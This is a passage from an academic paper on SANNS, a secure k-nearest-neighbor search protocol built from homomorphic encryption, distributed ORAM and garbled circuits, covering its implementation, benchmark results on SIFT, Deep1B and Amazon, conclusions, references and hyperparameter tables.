Multi-address access In Floram, accessing the database at k different locations requires $k \log_2 n$ number of interactions. In our case, these memory accesses are non-adaptive, hence we can fuse these accesses and reduce the number of rounds to $\log_2 n$ which has significant effect in practice.

4.4 Top-k Selection via Garbled Circuit

We implement secure top-k selection using garbled circuit while we made some further optimizations to improve the performance. First, we truncate distances by simply discarding some lower order bits, which allows us to reduce the circuit size significantly (see Section 3.2). The second optimization comes from the implementation side. Recall that existing MPC frameworks such as ABY [23] require storing the entire circuit explicitly with accompanying bloated data structures. However, our top-k circuit is highly structured, which allows us to work with it looking at one small part at a time. This means that the memory consumption of the garbling and the evaluation algorithms can be essentially independent of n, which makes them much more cache-efficient. To accomplish this, we developed our own garbled circuit implementation with most of the standard optimizations [11,12,41,71][4], which allows us to save more than an order of magnitude in both time and memory usage compared to ABY.

5 Implementation and Performance Results

5.1 Environment

We perform the evaluation on two Azure `F72s_v2` instances (with 72 *virtual* cores equivalent to that of Intel Xeon Platinum 8168 and 144 GB of RAM each). We have two sets of experiments: for *fast* and *slow* networks. For the former we use two instances from the "West US 2" availability zone (latency 0.5 ms, throughput from 500 MB/s to 7 GB/s depending on the number of simultaneous network connections), while for the latter we run on instances hosted in "West US 2" and "East US" (latency 34 ms, throughput from 40 MB/s to 2.2 GB/s). We use g++ 7.3.0, Ubuntu 18.04, SEAL 2.3.1 [52] and libOTe [59] for the OT phase (in the single-thread mode due to unstable behavior when run in several threads). For networking, we use ZeroMQ. We implement balanced clustering as described in Section 3.3 using PyTorch and run it on four NVIDIA Tesla V100 GPUs. It is done once per dataset and takes several hours (with the bottleneck being the vanilla k-means clustering described in Section 2.5).

5.2 Datasets

We evaluate SANNS algorithms as well as baselines on four datasets: SIFT ($n = 1\,000\,000$, $d = 128$) is a standard dataset of image descriptors [48] that can be used to compute similarity between images; Deep1B ($n = 1\,000\,000\,000$, $d = 96$) is also a dataset of image descriptors [8], which is built from feature vectors obtained by passing images through a deep neural network (for more details see the original paper [8]), Amazon ($n = 2^{20}$, $d = 50$) is dataset of reviews [51], where feature vectors are obtained using word embeddings. We conduct the

[4] For oblivious transfer, we use libOTe [59]

evaluation on two subsets of Deep1B that consist of the first 1 000 000 and 10 000 000 images, which we label Deep1B-1M and Deep1B-10M, respectively. For Amazon, we take 2^{20} Amazon reviews of the CDs and Vinyls category, and create a vector embedding for each review by processing GloVe word embeddings [56] as in [5]. SIFT comes with 10 000 sample queries which are used for evaluation; for Deep1B-1M, Deep1B-10M and Amazon, a sample of 10 000 data points from the dataset are used as queries. For all the datasets we use Euclidean distance to measure similarity between points. Note that the Deep1B-1M and Deep1B-10M datasets are normalized to lie on the unit sphere.

Note that all four datasets have been extensively used in nearest neighbors benchmarks and information retrieval tasks. In particular, SIFT is a part of ANN Benchmarks [7], where a large array of NNS algorithms has been thoroughly evaluated. Deep1B has been used for evaluation of NNS algorithms in, e.g., [8, 39, 49]. Various subsets of the Amazon dataset have been used to evaluate the accuracy and the efficiency of k-NN classifiers in, e.g., [28, 44].

5.3 Parameters

Accuracy In our experiments, we require the algorithms to return $k_{\text{nn}} = 10$ nearest neighbors and measure accuracy as the average portion of correctly returned points over the set of queries ("10-NN accuracy"). Our algorithms achieve 10-NN accuracy at least 0.9 (9 out of 10 points are correct on average), which is a level of accuracy considered to be acceptable in practice (see, e.g., [43, 45]).

Quantization of coordinates For SIFT, coordinates of points and queries are already small integers between 0 and 255, so we leave them as is. For Deep1B, the coordinates are real numbers, and we quantize them to 8-bit integers uniformly between the minimum and the maximum values of all the coordinates. For Amazon we do the same but with 9 bits. For these datasets, quantization barely affects the 10-NN accuracy compared to using the true floating point coordinates.

Cluster size balancing As noted in Section 3.3, our cluster balancing algorithm achieves the crucial bound over the maximum cluster size needed for efficient ORAM retrieval of candidate points. In our experiments, for SIFT, Deep1B-10M, Amazon and Deep1B-1M, the balancing algorithm reduced the maximum cluster size by factors of 4.95×, 3.67×, 3.36× and 3.31×, respectively.

Parameter choices We initialized the BFV scheme with parameters $N = 2^{13}$, $t = 2^{24}$ for Amazon and $t = 2^{23}$ for the other datasets, and a 180-bit modulus q. For the parameters such as standard deviation error and secret key distribution we use SEAL default values. These parameters allow us to use the noise flooding technique to provide 108 bits of statistical circuit privacy.[5] The LWE estimator[6] by Albrecht et al. [2] suggests 141 bits of computational security.

Here is how we set the hyperparameters for our algorithms. See Figure 1 for the full list of hyperparameters, below we list the ones that affect the performance:

- Both algorithms depend on n, d, k_{nn}, which depend on the dataset and our requirements;
- The linear scan depends on l_{s}, b_{c} and r_{p},
- The clustering-based algorithm depends on T, k_{c}^i, m, u^i, s, l^i, l_{s}, b_{c}, r_{c} and r_{p}, where $1 \le i \le T$.

We use the *total number of AND gates* in the top-k and the ORAM circuits as a proxy for both communication and running time during hyperparameter search phase (this is due to the complexity of garbling a circuit depending heavily on the number of AND gates due to the Free-XOR optimization [41]). Moreover, for simplicity we neglect the FSS part of ORAM, since it does not affect the performance much. Overall, we search for the hyperparameters that yield 10-NN accuracy at least 0.9 minimizing the total number of AND-gates. In Figure 5 and Figure 6 of Appendix A, we summarize the parameters we use for both algorithms on each dataset.

5.4 SANNS End-to-End Evaluation

Single-thread We run SANNS on the above mentioned four datasets using two algorithms (linear scan and clustering) over fast and slow networks in a single-thread mode, summarizing results in Table 1. We measure per-client preprocessing of Floram separately and split the query measurements into the OT phase, distance computation, approximate top-k selection and ORAM retrievals. For each of the components, we report communication and average running time for fast and slow networks. We make several observations:

- On all the datasets, clustering-based algorithm is much faster than linear scan: up to 12× over the fast network and up to 8.2× over the slow network.
- For the clustering algorithm, per-client preprocessing is very efficient. In fact, even if there is a *single* query per client, clustering algorithm with preprocessing is faster than the linear scan.
- In terms of communication, distance computation part is negligible, and the bottleneck is formed by the top-k selection and ORAM (which are fairly balanced).
- As a result, when we move from fast to slow network, the time for distance computation stays essentially the same, while the time for top-k and ORAM goes up dramatically. This makes our new circuit for approximate top-k selection and optimizations to Floram absolutely crucial for the overall efficiency.

Multi-thread In Table 2 we summarize how the performance

[5] We refer the reader to [40] for details on the noise flooding technique

[6] We used commit 3019847 from https://bitbucket.org/malb/lwe-estimator

of SANNS depends on the number of threads. We only measure the query time excluding the OT phase, since libOTe is unstable when used from several threads. We observe that the speed-ups obtained this way are significant (up to 8.4× for the linear scan and up to 7.1× for clustering), though they are far from being linear in the number of threads. We attribute it to both of our algorithms being mostly memory- and network-bound. Overall, the multi-thread mode yields query time under 6 *seconds* (taking the single-threaded OT phase into account) for our biggest dataset that consists of *ten million* 96-*dimensional vectors.*

5.5 Microbenchmarks

As we discussed in the Introduction, all the prior work that has security guarantees similar to SANNS implements linear scan. Thus, in order to provide a detailed comparison, we compare our approaches in terms of distance computation and top-k against the ones used in the prior work.

Top-k selection We evaluate the new protocol for the approximate top-k selection via garbling the circuit designed in Section 3.1 and compare it with the naïve circuit obtained by a direct implementation of Algorithm 1. The latter was used in some of the prior work on the secure k-NNS [6, 61, 64]. We assume the parties start with arithmetic secret shares of $n = 1\,000\,000$ 24-bit integers. We evaluate both of the above approaches for $k \in \{1, 5, 10, 20, 50, 100\}$. For the approximate selection, we set the number of bins l such that on average we return $(1-\delta)\cdot k$ entries correctly for $\delta \in \{0.01, 0.02, 0.05, 0.1\}$, using the formula from the proof of Theorem 1. For each setting, we report average running time over slow and fast networks as well as the total communication. Table 4 summarizes our experiments. As expected, the performance of the approximate circuit is essentially independent of k, whereas the performance of the naïve circuit scales linearly as k increases. Even if we allow the error of only $\delta = 0.01$ (which for $k = 100$ means we return a *single* wrong number), the performance improves by a factor up to 25 on the fast network and up to 37 on the slow network.

The works [62, 63] used fully-homomorphic encryption (FHE) for the top-k selection. However, even if we use TFHE [22], which is by far the most efficient FHE approach for highly-nonlinear operations, it will still be several orders of magnitude slower than garbled circuits, since TFHE requires several milliseconds per gate, whereas GC requires less than a microsecond.

Distance Computation The most efficient way to compute n Euclidean distances securely, besides using the BFV scheme, is arithmetic MPC [23] based on oblivious transfer (one other alternative used in many prior works [9, 29–31, 60] is Paillier AHE scheme, which is known to be much less suitable for the task due to the absence of SIMD capabilities [40]). Let us compare BFV scheme used in SANNS with the OT-based distance computation from [23] with an optimization from [53]. The latter allows to compute n l-bit distances between d-dimensional vectors ($l = 24$ for Amazon, $l = 23$ for all the other datasets), using $ndl(l+1)/256$ OTs of 128-bit strings. We perform those OTs using libOTe for each of our datasets and measure time (over fast and slow networks) as well as communication. The results are summarized in Table 3. As expected, the communication required by OT-based multiplication is much larger than for AHE (by a factor up to 127×). As a result, for the slow network, OT-based multiplication is noticeably slower, by a factor up to 7.5×; for the fast network, OT-based approach is no more than 4% faster than AHE.

5.6 End-to-End Comparison with Prior Work

We have shown that individual components used by SANNS are extremely competitive compared to the ones proposed by the prior work. Here, we provide the end-to-end performance results on the largest dataset we evaluated SANNS on: Deep1B-10M. For the fast network, our linear scan requires 395 seconds per query (taking the OT phase into account), and clustering requires 31 seconds; for the slow network, it is 1720 and 194 seconds, respectively (see Table 1).

One issue with a fair comparison with the prior work is that they are done before the recent MPC and HE optimizations became available. Based on the benchmarks in the previous section, one can definitively conclude that the fastest protocol from the prior work is from [23]. Namely, we compute distances using OT with the optimization from [53], and perform the top-k selection using garbled circuit with the naïve circuit in Algorithm 1. To estimate the running time of this protocol, we use Table 3 for distances and we run a separate experiment for naïve top-k for $n = 10^7$ and $k = 10$. This gives us *the lower bound* on the running time of 578 seconds on the fast network and 6040 seconds on the slow network, and the lower bound of 240 GB on the communication.

Overall, this indicates that our linear scan obtains a speed-up of 1.46× on the fast network and 3.51× on the slow network. The clustering algorithm yields the **speed-up of** 18.5× **on the fast network and** 31.0× **on the slow network**. The improvement in communication is 4.1× for the linear scan and 39× for the clustering algorithm.

Note that these numbers are based on the lower bounds for the runtime of prior work and several parts of the computation and communication of their end-to-end solution are not included in this comparison. In particular, just computing distances using the original implementation from [23] on SIFT dataset takes 620 seconds in the fast network, *more than* 32× *higher compared against our assumed lower bound of* 19.1 *seconds in Table 3*. When scaling their implementation to ten million points, the system runs out of memory (more than 144 GB of RAM is needed). In conclusion, the speed-up numbers we reported reflect running the best prior algorithm using our

	Algorithm	Per-client Preprocessing	OT Phase	Query			
				Total	Distances	Top-k	ORAM
SIFT	Linear scan	None	1.83 s / 21.6 s 894 MB	33.3 s / 139 s 4.51 GB	19.8 s / 25.6 s 98.7 MB	13.5 s / 111 s 4.41 GB	None
	Clustering	12.6 s / 24.7 s 484 MB	0.346 s / 4.34 s 156 MB	8.06 s / 59.7 s 1.77 GB	2.21 s / 3.67 s 56.7 MB	1.96 s / 18.0 s 645 MB	3.85 s / 38.1 s 1.06 GB
Deep 1B-1M	Linear scan	None	1.85 s / 20.6 s 894 MB	28.4 s / 133 s 4.50 GB	14.9 s / 20.6 s 86.1 MB	13.5 s / 112 s 4.41 GB	None
	Clustering	11.0 s / 20.6 s 407 MB	0.323 s / 4.09 s 144 MB	6.95 s / 47.8 s 1.58 GB	1.66 s / 3.13 s 44.1 MB	1.93 s / 16.6 s 620 MB	3.37 s / 27.9 s 920 MB
Deep 1B-10M	Linear scan	None	20.0 s / 232 s 9.78 GB	375 s / 1490 s 47.9 GB	202 s / 201 s 518 MB	173 s / 1280 s 47.4 GB	None
	Clustering	86.0 s / 167 s 3.71 GB	1.04 s / 13.4 s 541 MB	30.1 s / 181 s 5.53 GB	6.27 s / 10.2 s 59.4 MB	7.22 s / 61.0 s 2.35 GB	16.5 s / 107 s 3.12 GB
Amazon	Linear scan	None	1.99 s / 23.3 s 960 MB	22.9 s / 133 s 4.85 GB	8.27 s / 14.0 s 70.0 MB	14.6 s / 118 s 4.78 GB	None
	Clustering	7.27 s / 13.4 s 247 MB	0.273 s / 3.17 s 108 MB	4.54 s / 35.2 s 1.12 GB	0.68 s / 2.31 s 24.4 MB	1.64 s / 13.8 s 528 MB	2.22 s / 18.8 s 617 MB

Table 1: Evaluation of SANNS in a single-thread mode. Preprocessing is done once per client, OT phase is done once per query. In each cell, timings are given for fast and slow networks, respectively.

	Algorithm	Threads								Speed-up
		1	2	4	8	16	32	64	72	
SIFT	Linear scan	33.3 s 139 s	23.2 s 76.4 s	13.4 s 46.9 s	8.04 s 32.5 s	4.78 s 25.7 s	4.25 s 22.1 s	**3.96 s** **20.9 s**	4.14 s 21.3 s	8.4 6.7
	Clustering	8.06 s 59.7 s	4.84 s 35.2 s	3.16 s 23.6 s	2.18 s 24.4 s	1.65 s 20.1 s	1.55 s 14.2 s	**1.44 s** **11.1 s**	1.47 s 12.1 s	5.6 5.4
Deep 1B-1M	Linear scan	28.4 s 133 s	19.9 s 75.5 s	11.4 s 44.5 s	7.39 s 31.9 s	4.53 s 24.5 s	**3.94 s** 22.0 s	**3.94 s** 22.5 s	4.05 s **21.1 s**	7.2 6.3
	Clustering	6.95 s 47.8 s	4.20 s 28.5 s	2.62 s 22.0 s	2.03 s 23.0 s	1.52 s 18.4 s	1.43 s 14.7 s	**1.37 s** **11.0 s**	1.39 s 11.5 s	5.1 4.3
Deep 1B-10M	Linear scan	375 s 1490 s	234 s 800 s	118 s 480 s	81.8 s 343 s	65.8 s 266 s	55.0 s 231 s	**53.1 s** **214 s**	58.5 s* 216 s*	7.1 7.0
	Clustering	30.1 s 181 s	18.0 s 97.5 s	10.8 s 60.0 s	7.21 s 54.5 s	4.85 s 48.1 s	4.58 s 37.2 s	**4.23 s** 30.3 s	4.25 s **28.4 s**	7.1 6.4
Amazon	Linear scan	22.9 s 133 s	15.4 s 73.1 s	10.1 s 46.1 s	6.66 s 33.8 s	4.14 s 26.2 s	3.73 s 24.1 s	3.78 s 22.0 s	**3.64 s** **21.7 s**	6.3 6.1
	Clustering	4.54 s 35.2 s	2.66 s 21.4 s	1.87 s 14.9 s	1.40 s 16.8 s	1.17 s 14.2 s	1.15 s 11.5 s	**1.12 s** 10.8 s	1.16 s **9.19 s**	4.1 3.8

Table 2: Evaluation of SANNS query algorithms in the multi-thread mode. Each cell contains timings for fast and slow networks. Optimal settings are marked in bold. For the numbers marked with an asterisk, we take the *median* of the running times over several runs, since with small probability (approximately $20-30\%$), memory swapping starts due to exhaustion of all the available RAM, which affects the running times dramatically (by a factor of $\approx 2\times$).

	SIFT	Deep1B-1M	Deep1B-10M	Amazon
AHE	19.8 s / 25.6 s 98.7 MB	14.9 s / 20.6 s 56.7 MB	202 s / 201 s 518 MB	8.27 s / 14.0 s 70 MB
OT-based (lower bound)	19.1 s / 181 s 8.83 GB	14.5 s / 153 s 6.62 GB	204 s / 1510 s 66.2 GB	8.59 s / 88.7 s 3.93 GB

Table 3: Comparison of AHE- and OT-based approach for computing distances. Each cell has two timings: for the fast and the slow networks.

k	Exact	Approximate				Speed-up
		$\delta = 0.01$	$\delta = 0.02$	$\delta = 0.05$	$\delta = 0.1$	
1	11.1 s / 93.9 s 3.48 GB	N/A	N/A	N/A	N/A	N/A
5	22.4 s / 249 s 9.62 GB	10.5 s / 90.6 s 3.48 GB	10.6 s / 88.8 s 3.48 GB	10.5 s / 94.5 s 3.48 GB	10.7 s / 90.6 s 3.48 GB	2.1 / 2.7
10	36.1 s / 448 s 17.3 GB	10.7 s / 86.9 s 3.48 GB	10.6 s / 91.2 s 3.48 GB	11.0 s / 89.6 s 3.48 GB	11.0 s / 91.3 s 3.48 GB	3.4 / 5.2
20	67.8 s / 821 s 32.7 GB	10.6 s / 95.2 s 3.50 GB	10.7 s / 94.0 s 3.49 GB	10.8 s / 92.9 s 3.48 GB	10.6 s / 93.8 s 3.48 GB	6.4 / 8.6
50	153 s / 2100 s 78.7 GB	11.1 s / 99.2 s 3.66 GB	10.6 s / 97.4 s 3.57 GB	10.5 s / 94.5 s 3.51 GB	10.5 s / 94.1 s 3.49 GB	14 / 21
100	301 s / 4130 s 156 GB	12.0 s / 113 s 4.22 GB	12.0 s / 98.3 s 3.85 GB	10.8 s / 96.0 s 3.62 GB	11.2 s / 98.6 s 3.55 GB	25 / 37

Table 4: Comparison of the exact and the approximate top-k selection protocols (selecting from one million values). Each cell has two timings: for the fast and the slow networks. We report the speed-ups for fast and slow networks between the approximate algorithm with error rate $\delta = 0.01$ and the exact algorithm.

new optimized implementation, which leads to a more fair comparison (SANNS speed-up is significantly higher if the *original* implementations of prior works are considered).

6 Conclusions and Future Directions

In this work, we design new secure computation protocols for approximate k-Nearest Neighbors Search between a client holding a query and a server holding a database, with the Euclidean distance metric. Our solution combines several state-of-the-art cryptographic primitives such as lattice-based AHE, FSS-based distributed ORAM and garbled circuits with various optimizations. Underlying one of our protocols is a new sublinear-time plaintext approximate k-NNS algorithm tailored to secure computation. Notably, it is the first sublinear-time k-NNS protocol implemented securely. Our performance results show that our solution scales well to massive datasets consisting of up to ten million points. We highlight some directions for future work:

- Our construction is secure in the semi-honest model, but it would be interesting to extend our protocols to protect against malicious adversaries which can deviate from the protocol.
- One possible future direction is to implement other sublinear k-NNS algorithms securely, most notably Locality-Sensitive Hashing (LSH) [4], which has *provable* sublinear query time and is widely used in practice.
- It is important to study to what extent k-NNS queries leak information about the dataset and how much approximation in the answers adds to this leakage. For instance, the client may try to locate individual points in a dataset by asking several queries that are perturbations of each other and checking if the point of interest ends up in the answer. For *low-dimensional* datasets there are known strong recovery attacks [42], but for the high-dimensional case—which is the focus of this paper—the possibility of such attacks remains open. Besides attacks, an interesting research direction is how to restrict the client (in the number of k-NNS queries or the degree of adaptivity) so to minimize the dataset leakage.

That being said, let us state a few simple observations about additional leakage that can happen due to approximation in the results. There are two sources of approximation: approximate top-k selection and clustering-based k-NNS algorithm. For the sake of simplicity, let us discuss the effects of these components separately. For the former, one can show that the probability that the element with rank $l > k$ is included in the output is exponentially small in $l - k$. For the latter, we can notice the following. First, we never leak more than the union of the sets of points closest to the query in the clusters whose centers are closest to the query. Second, if the dataset is clusterable (i.e., can be partitioned into clusters with pairwise distances being significantly larger than the diameters of the clusters) and queries are close to clusters, then the clustering based k-NNS algorithm is exact and there is no additional leakage due to approximation.

Acknowledgments

We would like to thank the anonymous reviewers for their feedback and helpful comments. This work was partially done while all the authors visited Microsoft Research Redmond.

The second-named author has been supported in part by ERC Advanced Grant ERC-2015-AdG-IMPaCT, by the FWO under an Odysseus project GOH9718N and by the CyberSecurity Research Flanders with reference number VR20192203. Any opinions, findings and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the ERC or FWO.

References

[1] M. Ajtai, J. Komlós, and E. Szemerédi. An $O(n \log n)$ sorting network. In *STOC*, pages 1–9. ACM, 1983.

[2] M. R. Albrecht, R. Player, and S. Scott. On the concrete hardness of learning with errors. *Journal of Mathematical Cryptology*, 9(3):169–203, 2015.

[3] M. R. Albrecht, C. Rechberger, T. Schneider, T. Tiessen, and M. Zohner. Ciphers for MPC and FHE. In *EUROCRYPT*, pages 430–454, 2015.

[4] A. Andoni, P. Indyk, T. Laarhoven, I. Razenshteyn, and L. Schmidt. Practical and optimal LSH for angular distance. In *NIPS*, pages 1225–1233, 2015.

[5] S. Arora, Y. Liang, and T. Ma. A simple but tough-to-beat baseline for sentence embeddings. In *International Conference on Learning Representations*, pages 43–52, 2017.

[6] G. Asharov, S. Halevi, Y. Lindell, and T. Rabin. Privacy-preserving search of similar patients in genomic data. *Proceedings on Privacy Enhancing Technologies*, 2018(4):104–124, 2018.

[7] M. Aumüller, E. Bernhardsson, and A. Faithfull. Ann-benchmarks: A benchmarking tool for approximate nearest neighbor algorithms. In *International Conference on Similarity Search and Applications*, pages 34–49. Springer, 2017.

[8] A. Babenko and V. Lempitsky. Efficient indexing of billion-scale datasets of deep descriptors. In *IEEE CVPR*, pages 2055–2063, 2016.

[9] M. Barni, T. Bianchi, D. Catalano, M. Di Raimondo, R. Donida Labati, P. Failla, D. Fiore, R. Lazzeretti, V. Piuri, F. Scotti, et al. Privacy-preserving fingercode authentication. In *ACM MM& Sec*, pages 231–240, 2010.

[10] D. Beaver. Precomputing oblivious transfer. In *CRYPTO*, pages 97–109. Springer, 1995.

[11] D. Beaver, S. Micali, and P. Rogaway. The round complexity of secure protocols. In *STOC*, volume 90, pages 503–513, 1990.

[12] M. Bellare, V. T. Hoang, S. Keelveedhi, and P. Rogaway. Efficient garbling from a fixed-key blockcipher. In *S&P*, pages 478–492. IEEE, 2013.

[13] D. J. Bernstein. The chacha family of stream ciphers. https://cr.yp.to/chacha.html.

[14] D. J. Bernstein. The Salsa20 family of stream ciphers. In *New Stream Cipher Designs - The eSTREAM Finalists*, pages 84–97. 2008.

[15] A. Bestavros, A. Lapets, and M. Varia. User-centric distributed solutions for privacy-preserving analytics. *Communications of the ACM*, 2017.

[16] M. Blum, R. W. Floyd, V. R. Pratt, R. L. Rivest, and R. E. Tarjan. Time bounds for selection. *J. Comput. Syst. Sci.*, 7(4):448–461, 1973.

[17] P. Bogetoft, D. L. Christensen, I. Damgård, M. Geisler, T. Jakobsen, M. Krøigaard, J. D. Nielsen, J. B. Nielsen, K. Nielsen, J. Pagter, et al. Secure multiparty computation goes live. In *Financial Cryptography and Data Security*, pages 325–343. Springer, 2009.

[18] J. Boyar and R. Peralta. A small depth-16 circuit for the AES s-box. In *SEC*, pages 287–298, 2012.

[19] C. D. Cannière and B. Preneel. Trivium. In *New Stream Cipher Designs - The eSTREAM Finalists*, pages 244–266. 2008.

[20] A. Canteaut, S. Carpov, C. Fontaine, T. Lepoint, M. Naya-Plasencia, P. Paillier, and R. Sirdey. Stream ciphers: A practical solution for efficient homomorphic-ciphertext compression. In *FSE*, pages 313–333, 2016.

[21] N. Cao, C. Wang, M. Li, K. Ren, and W. Lou. Privacy-preserving multi-keyword ranked search over encrypted cloud data. *IEEE TPDS*, 25(1):222–233, 2013.

[22] I. Chillotti, N. Gama, M. Georgieva, and M. Izabachene. Faster fully homomorphic encryption: Bootstrapping in less than 0.1 seconds. In *ASIACRYPT*, pages 3–33. Springer, 2016.

[23] D. Demmler, T. Schneider, and M. Zohner. Aby-a framework for efficient mixed-protocol secure two-party computation. In *NDSS*, 2015.

[24] P. Diaconis and D. Freedman. Finite exchangeable sequences. *The Annals of Probability*, pages 745–764, 1980.

[25] J. Doerner. The absentminded crypto kit. https://bitbucket.org/jackdoerner/absentminded-crypto-kit.

[26] J. Doerner and A. Shelat. Floram: The floram oblivious ram implementation for secure computation. https://gitlab.com/neucrypt/floram.

[27] J. Doerner and A. Shelat. Scaling ORAM for secure computation. In *CCS*, pages 523–535. ACM, 2017.

[28] Y. Dong, P. Indyk, I. Razenshteyn, and T. Wagner. Scalable nearest neighbor search for optimal transport. *arXiv preprint arXiv:1910.04126*, 2019.

[29] Y. Elmehdwi, B. K. Samanthula, and W. Jiang. Secure k-nearest neighbor query over encrypted data in outsourced environments. In *ICDE*, pages 664–675. IEEE, 2014.

[30] Z. Erkin, M. Franz, J. Guajardo, S. Katzenbeisser, I. Lagendijk, and T. Toft. Privacy-preserving face recognition. In *PETS*, pages 235–253. Springer, 2009.

[31] D. Evans, Y. Huang, J. Katz, and L. Malka. Efficient privacy-preserving biometric identification. In *NDSS*, 2011.

[32] D. Evans, V. Kolesnikov, M. Rosulek, et al. A pragmatic introduction to secure multi-party computation. *Foundations and Trends® in Privacy and Security*, 2(2-3):70–246, 2018.

[33] J. Fan and F. Vercauteren. Somewhat practical fully homomorphic encryption. *IACR Cryptology ePrint Archive*, 2012:144, 2012.

[34] N. Gilboa and Y. Ishai. Distributed point functions and their applications. In *EUROCRYPT*, pages 640–658. Springer, 2014.

[35] O. Goldreich, S. Micali, and A. Wigderson. How to play any mental game. In *STOC*, pages 218–229. ACM, 1987.

[36] M. T. Goodrich. Zig-zag sort: A simple deterministic data-oblivious sorting algorithm running in $O(n \log n)$ time. In *ACM STOC*, pages 684–693, 2014.

[37] G. N. Gopal and M. P. Singh. Secure similarity based document retrieval system in cloud. In *ICDSE*, pages 154–159. IEEE, 2012.

[38] H. Jegou, M. Douze, and C. Schmid. Product quantization for nearest neighbor search. *IEEE transactions on pattern analysis and machine intelligence*, 33(1):117–128, 2011.

[39] J. Johnson, M. Douze, and H. Jégou. Billion-scale similarity search with GPUs. *arXiv preprint arXiv:1702.08734*, 2017.

[40] C. Juvekar, V. Vaikuntanathan, and A. Chandrakasan. Gazelle: A low latency framework for secure neural network inference. In *USENIX Security*, 2018.

[41] V. Kolesnikov and T. Schneider. Improved garbled circuit: Free XOR gates and applications. In *ICALP*, pages 486–498, 2008.

[42] E. M. Kornaropoulos, C. Papamanthou, and R. Tamassia. Data recovery on encrypted databases with k-nearest neighbor query leakage. In *IEEE S& P*, pages 1033–1050, 2019.

[43] B. Kulis and K. Grauman. Kernelized locality-sensitive hashing for scalable image search. In *2009 IEEE 12th international conference on computer vision*, pages 2130–2137, 2009.

[44] M. Kusner, Y. Sun, N. Kolkin, and K. Weinberger. From word embeddings to document distances. In *ICML*, pages 957–966, 2015.

[45] H. Li, W. Liu, and H. Ji. Two-stage hashing for fast document retrieval. In *Proceedings of the 52nd Annual Meeting of the Association for Computational Linguistics (Volume 2: Short Papers)*, pages 495–500, 2014.

[46] Y. Lindell. How to simulate it–a tutorial on the simulation proof technique. In *Tutorials on the Foundations of Cryptography*, pages 277–346. Springer, 2017.

[47] S. Lloyd. Least squares quantization in PCM. *IEEE transactions on information theory*, 28(2):129–137, 1982.

[48] D. G. Lowe et al. Object recognition from local scale-invariant features. In *ICCV*, volume 99, pages 1150–1157, 1999.

[49] Y. A. Malkov and D. A. Yashunin. Efficient and robust approximate nearest neighbor search using hierarchical navigable small world graphs. *IEEE transactions on pattern analysis and machine intelligence*, 2018.

[50] C. M. Manoj and G. K. Mrs Sandhia. Privacy preserving similarity based file retrieval through blind storage.

[51] J. McAuley, C. Targett, Q. Shi, and A. van den Hengel. Image-based recommendations on styles and substitutes. In *SIGIR*, pages 43–52. ACM, 2015.

[52] Microsoft Research Redmond WA. Simple Encrypted Arithmetic Library. http://sealcrypto.org, 10 2018. SEAL 3.0.

[53] P. Mohassel and Y. Zhang. SecureML: A system for scalable privacy-preserving machine learning. In *IEEE S& P*, pages 19–38, 2017.

[54] P. Paillier. Public-key cryptosystems based on composite degree residuosity classes. In *EUROCRYPT*, pages 223–238, 1999.

[55] H. Pang, J. Shen, and R. Krishnan. Privacy-preserving similarity-based text retrieval. *TOIT*, 10(1):4, 2010.

[56] J. Pennington, R. Socher, and C. D. Manning. Glove. In *EMNLP*, pages 1532–1543, 2014.

[57] I. Razenshteyn. *High-dimensional similarity search and sketching: algorithms and hardness*. PhD thesis, Massachusetts Institute of Technology, 2017.

[58] M. S. Riazi, B. Chen, A. Shrivastava, D. Wallach, and F. Koushanfar. Sub-linear privacy-preserving near-neighbor search. *arXiv preprint arXiv:1612.01835*, 2016.

[59] P. Rindal. libOTe: an efficient, portable, and easy to use Oblivious Transfer Library. https://github.com/osu-crypto/libOTe.

[60] A.-R. Sadeghi, T. Schneider, and I. Wehrenberg. Efficient privacy-preserving face recognition. In *ICISC*, pages 229–244. Springer, 2009.

[61] P. Schoppmann, A. Gascón, and B. Balle. Private nearest neighbors classification in federated databases. *IACR Cryptology ePrint Archive*, 2018:289, 2018.

[62] H. Shaul, D. Feldman, and D. Rus. Scalable secure computation of statistical functions with applications to *k*-nearest neighbors. *arXiv preprint arXiv:1801.07301*, 2018.

[63] H. Shaul, D. Feldman, and D. Rus. Secure *k*-ish nearest neighbors classifier. *arXiv preprint arXiv:1801.07301*, 2018.

[64] E. M. Songhori, S. U. Hussain, A.-R. Sadeghi, and F. Koushanfar. Compacting privacy-preserving *k*-nearest neighbor search using logic synthesis. In *DAC*, pages 1–6. IEEE, 2015.

[65] W. Sun, B. Wang, N. Cao, M. Li, W. Lou, Y. T. Hou, and H. Li. Privacy-preserving multi-keyword text search in the cloud supporting similarity-based ranking. In *ASIA CCS*, pages 71–82. ACM, 2013.

[66] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. Foreshadow: Extracting the keys to the intel SGX kingdom with transient out-of-order execution. In *USENIX Security*, pages 991–1008, 2018.

[67] X. Wang, H. Chan, and E. Shi. Circuit ORAM: On tightness of the goldreich-ostrovsky lower bound. In *CCS*, pages 850–861. ACM, 2015.

[68] X. S. Wang, Y. Huang, T. H. Chan, A. Shelat, and E. Shi. SCORAM: oblivious RAM for secure computation. In *CCS*, pages 191–202. ACM, 2014.

[69] W. Wu, U. Parampalli, J. Liu, and M. Xian. Privacy preserving *k*-nearest neighbor classification over encrypted database in outsourced cloud environments. *World Wide Web*, 22(1):101–123, 2019.

[70] A. C.-C. Yao. How to generate and exchange secrets. In *Foundations of Computer Science*, pages 162–167. IEEE, 1986.

[71] S. Zahur, M. Rosulek, and D. Evans. Two halves make a whole - reducing data transfer in garbled circuits using half gates. In *EUROCRYPT*, pages 220–250. Springer, 2015.

[72] S. Zahur, X. Wang, M. Raykova, A. Gascón, J. Doerner, D. Evans, and J. Katz. Revisiting square-root ORAM: efficient random access in multi-party computation. In *S&P*, pages 218–234. IEEE, 2016.

A Chosen Hyperparameters in Clustering-Based Algorithm

In Table 5 and Table 6, we summarize the parameters we use for both of our algorithms on each of the datasets.

	Linear scan				Clustering			
Params	SIFT	Deep 1B-1M	Deep 1B-10M	Amazon	SIFT	Deep 1B-1M	Deep 1B-10M	Amazon
l_s	8334	8334	83	8739	262	210	423	84
b_c	8	8	8	9	8	8	8	9
r_p	8	8	9	7	8	8	8	6

Table 5: (Near-)optimal hyperparameters that are used both by linear scan and the clustering-based algorithm.

Params	SIFT	Deep 1B-1M	Deep 1B-10M	Amazon
T	4	5	6	5
k_c^i	50810 25603 9968 4227	44830 25867 11795 5607 2611	209727 107417 39132 14424 5796 2394	41293 24143 9708 3516 1156
m	20	22	48	25
